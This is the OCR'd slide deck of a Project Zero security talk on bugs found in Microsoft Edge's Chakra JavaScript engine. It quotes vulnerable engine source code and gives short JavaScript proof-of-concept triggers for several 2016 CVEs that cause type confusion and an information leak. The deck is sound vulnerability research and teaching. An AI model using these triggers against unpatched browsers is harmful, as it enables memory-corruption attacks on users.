
Google

Your Chakra Is Not Aligned

Hunting bugs in the Microsoft Edge Script Engine

About Me

- Natalie Silvanovich AKA natashenka
- Project Zero member
- Previously did mobile security on Android and BlackBerry
- ECMAScript enthusiast



What are Edge and Chakra

- Edge: Windows 10 browser
- Chakra: Edge’s open-source ECMAScript core
  - Regularly updated
  - Accepts external contributions

What is ECMAScript

- ECMAScript == Javascript (mostly)
- Javascript engines implement the ECMAScript standard
- ES7 released in June

Why newness matters

- Standards don’t specify implementation
- Design decisions are untested
  - Security and performance advantages (and disadvantages)
- Developers and hackers learn from new bugs
- Attacks mature over time
- High contention space

Goals

- Find bugs in Chakra
- Understand and improve weak areas
- Find deep, unusual bugs*

Approach

- Code review
  - Finds quality bugs
  - Bugs live longer*
  - Easier to fix an entire class of bugs

RTFS

- Reading the standard is important
  - Mozilla docs (MDN) is a great start
- Many features are used infrequently but cause bugs
- Features are deeply intertwined

Array.species

“But what if I subclass an array and slice it, and I want the thing I get back to be a regular Array and not the subclass?”


```
class MyArray extends Array {
   static get [Symbol.species]() { return Array;}

}
```

- Easily implemented by inserting a call to script into *every single* Array native call

Array Conversion


- Arrays can be complicated but most Arrays are simple
  - Most implementations have simple arrays with more complex fallbacks




Array Conversion

- Integer, Float and ES5 arrays are subclasses of Var Array superclass
- vtable swapping (for real)


Array Conversion



Array Conversion



Array Conversion



Array Format

- No concept of sparseness
  - A dense array is just a sparse array with one segment
  - Arrays only become property arrays in exceptional situations (a property on an index)

CVE-2016-7200 (Array.filter)

- Type confusion / overflow due to Array species
- Same issue occurs in Array.Map (CVE-2016-7190)

CVE-2016-7200 (Array.filter)

```
RecyclableObject* newObj = ArraySpeciesCreate(obj, 0, scriptContext);
...
newArr = JavascriptArray::FromVar(newObj);
...
if (!pArr->DirectGetItemAtFull(k, &element))
...
selected = CALL_ENTRYPOINT(callBackFn->GetEntryPoint(), callBackFn,
CallInfo(CallFlags_Value, 4), thisArg, element,       JavascriptNumber::ToVar(k,
scriptContext), pArr);

if (JavascriptConversion::ToBoolean(selected, scriptContext))
{
    // Try to fast path if the return object is an array
    if (newArr)
    {
        newArr->DirectSetItemAt(i, element);
```

CVE-2016-7200

```
class dummy{
    constructor(){ return [1, 2, 3]; }
}
class MyArray extends Array {
  static get [Symbol.species]() { return dummy; }
}
var a = new Array({}, [], "natalie", 7, 7, 7, 7, 7);
function test(i){ return true; }
a.__proto__ = MyArray.prototype;
var o = a.filter(test);
```

Array Index Interceptors


- Object.defineProperty can add getters, setters and properties to almost anything
- Can also be applied to prototypes
- Gives you handles to the object

```
var a = [1, 2, 3];

function f(){
   print(“in f”)
}

Object.defineProperty(a, “0”,
                                {get : f, set : f});

a[0]; // prints f
a[0] = 1; // prints f
```


Array Object
__proto__
0
1
...
Array.prototype
__proto__
length (getter/setter)
slice
...
Object.prototype
__proto__
__defineGetter__
toString
...

```
function f(){
   print(“in f”);}

Object.defineProperty(Array.prototype, “0”,
                                {get : f, set : f});
var a = [];
var b = [1];

a[0]; // prints f
a[0] = 1; // prints f
b[0]; // no print
b[0] = 1; //no print
```

CVE-2016-7189

- Info leak in Array.join due to Array index interceptor

CVE-2016-7189

```
JavascriptString* JavascriptArray::JoinArrayHelper(T * arr, JavascriptString* separator,
ScriptContext* scriptContext)
{
    ...
        for (uint32 i = 1; i < arrLength; i++)
        {
            if (hasSeparator)
            {
                cs->Append(separator);
            }

            if (TryTemplatedGetItem(arr, i, &item, scriptContext))
```

CVE-2016-7189

```
var t = new Array(1,2,3);
t.length = 100;
  Object.defineProperty(Array.prototype, '3', {
    get: function() {
      t[0] = {};
      for(var i = 0; i < 100; i++){
          t[i] = {a : i};
      }
      return 7;
    }
  });
var s = [].join.call(t);
```

Proxy

“But what if I want to debug Javascript in Javascript?”

```
var handler = {
    get: function(target, name){
        return name in target?
target[name] : 37;
    }
};
var p = new Proxy({}, handler);
```

CVE-2016-7201

- Type confusion due to unexpected proxy behaviour
  - Proxy can return any prototype
  - Chakra performs checks when setting prototype
  - Forces arrays to var arrays

CVE-2016-7201

```
void JavascriptArray::InternalFillFromPrototype(JavascriptArray *dstArray, const
T& dstIndex, JavascriptArray *srcArray, uint32 start, uint32 end, uint32 count)
{
    RecyclableObject* prototype = srcArray->GetPrototype();
    while (start + count != end && JavascriptOperators::GetTypeId(prototype)
                                                        !=     TypeIds_Null)
    {
        ForEachOwnMissingArrayIndexOfObject(srcArray, dstArray, prototype,
                            start, end, dstIndex, [&](uint32 index, Var value) {
            T n = dstIndex + (index - start);
            dstArray->DirectSetItemAt(n, value);
              count++;
        });
          prototype = prototype->GetPrototype();
    }
}
```

CVE-2016-7201

```
var a = new Array(0x11111111, 0x22222222, 0x33333333, ...
var handler = {
   getPrototypeOf: function(target, name){ return a; }
};
var p = new Proxy([], handler);
var b = [{}, [], "natalie"];
b.__proto__ = p;
b.length = 4;

a.shift.call(b);
 // b[2] is type confused
```

newTarget

- newTarget is a constructor parameter that provides the prototype
  - Not frequently used*
  - Passed as a hidden last parameter to call if set

CVE-2016-7240

```
if (args.Info.Flags & CallFlags_ExtraArg)
{
    // This was recognized as an eval call at compile time. The last one or two args are internal to us.
    // Argcount will be one of the following when called from global code
    //  - eval("...")     : argcount 3 : this, evalString, frameDisplay
    //  - eval.call("..."): argcount 2 : this(which is string) , frameDisplay
    if (args.Info.Count >= 2)
    {
        environment = (FrameDisplay*)(args[args.Info.Count - 1]);


...


CallInfo calleeInfo((CallFlags)(args.Info.Flags | CallFlags_ExtraArg | CallFlags_NewTarget), newCount);

for (uint argCount = 0; argCount < args.Info.Count; argCount++)
{
    newValues[argCount] = args.Values[argCount];
}
```

CVE-2016-7240

```
var p = new Proxy(eval, {});
p("alert(\"e\")");
```

Untested Code

- The code in CVE-2016-7240 should function according to ES5

Simple Error

- It happens!

Bug 961

```
Var* newArgs = HeapNewArray(Var, numArgs);
switch (numArgs)
{
case 1:
   break;
case 2:
   newArgs[1] = args[1];
   break;
case 3:
   newArgs[1] = args[1];
   newArgs[2] = args[2];
   break;
default:
   Assert(UNREACHED);
}
```

Bug 961

```
var v = SIMD.Int32x4(1, 2, 3, 4);
v.toLocaleString(1, 2, 3, 4)
```

Conclusions

- ES implementation choices lead to bugs
  - You never get it right the first time
- Focus on under-used features and execution points

Conclusions

- Join the party!

Questions

http://googleprojectzero.blogspot.com/

@natashenka
natalie@natashenka.ca